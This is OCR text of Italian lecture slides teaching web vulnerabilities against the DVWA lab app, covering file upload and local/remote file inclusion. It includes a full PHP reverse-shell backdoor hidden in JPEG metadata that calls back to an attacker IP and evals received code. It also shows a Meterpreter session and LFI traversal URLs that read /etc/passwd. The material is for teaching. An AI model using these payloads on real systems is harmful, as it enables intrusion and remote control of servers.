
Principali Vulnerabilità
File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
  - **`http://10.0.2.10/dvwa/`**




Principali Vulnerabilità
File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
  - **`http://10.0.2.10/dvwa/`**




Principali Vulnerabilità
File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
  - **`http://10.0.2.10/dvwa/`**



Principali Vulnerabilità
File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
  - **`http://10.0.2.10/dvwa/`**




Principali Vulnerabilità
File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
  - **`http://10.0.2.10/dvwa/`**

- **Il file non è stato caricato**
  - **Poiché non si trattava di un'immagine**

Principali Vulnerabilità
File Upload

- «Iniettiamo» la *Web Backdoor PHP* all'interno di un'immagine *JPEG* chiamata **`wa.jpg`**




IP macchina attaccante

```
exiftool -DocumentName='/*<?php /**/ error_reporting(0); $ip = "10.0.2.7"; $port = 4444; if (($f =
"stream_socket_client") && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
"stream"; } elseif (($f = "fsockopen") && is_callable($f)) { $s = $f($ip, $port); $s_type =
"stream"; } elseif (($f = "socket_create") && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = "socket"; } else
{ die("no socket funcs"); } if (!$s) { die("no socket"); } switch ($s_type) { case "stream": $len
= fread($s, 4); break; case "socket": $len = socket_read($s, 4); break; } if (!$len) { die(); } $a
= unpack("Nlen", $len); $len = $a["len"]; $b = ""; while (strlen($b) < $len) { switch ($s_type)
{ case "stream": $b .= fread($s, $len-strlen($b)); break; case "socket": $b .= socket_read($s,
$len-strlen($b)); break; } } $GLOBALS["msgsock"] = $s; $GLOBALS["msgsock_type"] = $s_type;
eval($b); die(); __halt_compiler();' wa.jpg
```

- Rinominiamo il file **`wa.jpg`** affinché esso possa essere riconosciuto anche dall'interprete *PHP*
  - **`mv wa.jpg wa.php.jpg`**

Principali Vulnerabilità
File Upload

- Effettuiamo l'upload del file **`wa.php.jpg`** tramite l'apposito servizio



- **Tramite il messaggio restituito possiamo notare**
  - **Che l'upload è andato a buon fine**
  - **La cartella in cui è stata caricata la backdoor**

Principali Vulnerabilità
File Upload


- Avviamo un opportuno modulo (detto *Modulo Handler*) per la creazione di una *Reverse Shell* verso la *Web Backdoor PHP* caricata sulla macchina target
  - Per farlo useremo la suite Metasploit

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
```

Maggiori dettagli nelle lezioni seguenti…

Principali Vulnerabilità
File Upload

- Tramite Web browser accediamo alla *Backdoor* caricata in precedenza



- **Il path verso la *Web Backdoor PHP* che abbiamo caricato (e vogliamo eseguire) è il seguente**
  - **`http://10.0.2.10/dvwa/hackable/uploads/wa.php.jpg`**

Principali Vulnerabilità
File Upload

- Mediante un opportuno modulo (detto *Modulo Handler*) della suite Metasploit possiamo accedere alla *Web Backdoor PHP* caricata in precedenza
  - Ottenendo così il controllo remoto della macchina target

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] Sending stage (38288 bytes) to 10.0.2.10
[*] Meterpreter session 1 opened (10.0.2.7:4444 -> 10.0.2.10:56771) at 2019-11-2
4 07:31:45 -0500

meterpreter >
```

Maggiori dettagli nelle lezioni successive….

Principali Vulnerabilità
File Inclusion

- **Local File Inclusion (LFI)**
  - Permette ad un attaccante di
    - Leggere file sul Server
    - Accedere a file che si trovano all'esterno della directory **`www`**

- **Remote File Inclusion (RFI)**
  - Permette ad un attaccante di
    - Leggere qualsiasi file da qualsiasi Server
    - Eseguire sulla macchina target file presenti in altri Server

Principali Vulnerabilità
File Inclusion


- **Local File Inclusion (LFI)**
  - Permette ad un attaccante di
    - Leggere file sul Server
    - Accedere a file che si trovano all'esterno della directory `www`

- **Remote File Inclusion (RFI)**
  - Permette ad un attaccante di
    - Leggere qualsiasi file da qualsiasi Server
    - Eseguire sulla macchina target file presenti in altri Server

Queste vulnerabilità possono essere sfruttate tramite URL

Principali Vulnerabilità
Local File Inclusion (LFI) – Esempio 1


- **http://10.0.2.10/dvwa/vulnerabilities/fi/?page=include.php**



Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 1

- **http://10.0.2.10/dvwa/vulnerabilities/fi/?page=include.php**



- **La pagina corrente «carica/include/legge» un'altra pagina, permettendo di accedere ad essa**
  - `include.php`


Principali Vulnerabilità
Local File Inclusion (LFI) – Esempio 1

- Proviamo ad accedere alla pagina **`include.php`** tramite il suo path assoluto
  - **http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/var/www/dvwa/vulnerabilities/fi/include.php**

Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 1


- Tramite URL, sfruttando la sequenza «`../`» che ci permette di salire di un livello nel file system, proviamo a caricare la pagina **`/etc/passwd`**
  - **http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../../../etc/passwd**



Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 1

- Tramite URL, sfruttando la sequenza «`../`» che ci permette di salire di un livello nel file system, proviamo a caricare la pagina `/etc/passwd`
  - **http://10.0.2.10/dvwa/vulnerabilities/fi/?page=/../../../../../etc/passwd**



Principali Vulnerabilità
Local File Inclusion (LFI) – Esempio 2

- La vulnerabilità di LFI consente di leggere file sul Server

- Alcuni dei file presenti sul Server memorizzano azioni compiute dagli utenti (ad esempio, accessi, visite, etc)
  - **`/proc/self/environ`**
  - **`/var/log/auth.log`**
  - **`/var/log/apache2/access.log`**

- È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti (potenzialmente malevoli) al Server
  - Ad esempio, *Payload*

Principali Vulnerabilità
Local File Inclusion (LFI) – Esempio 2

- La vulnerabilità di LFI consente di leggere file sul Server

- Alcuni dei file presenti sul Server memorizzano azioni compiute dagli utenti (ad esempio, accessi, visite, etc)
  - `/proc/self/environ`
  - `/var/log/auth.log`
  - `/var/log/apache2/access.log`


- **File contenente informazioni sull'ambiente corrente di chi accede al Server**
  - **Variabili d'ambiente**

- È possibile sfruttare la memorizzazione di tali azioni per inviare contenuti (potenzialmente malevoli) al Server
  - Ad esempio, *Payload*

Principali Vulnerabilità

Local File Inclusion (LFI) – Esempio 2


- Accedendo al file **`proc/self/environ`** tramite Web browser osserviamo che tra le variabili d'ambiente memorizzate da tale 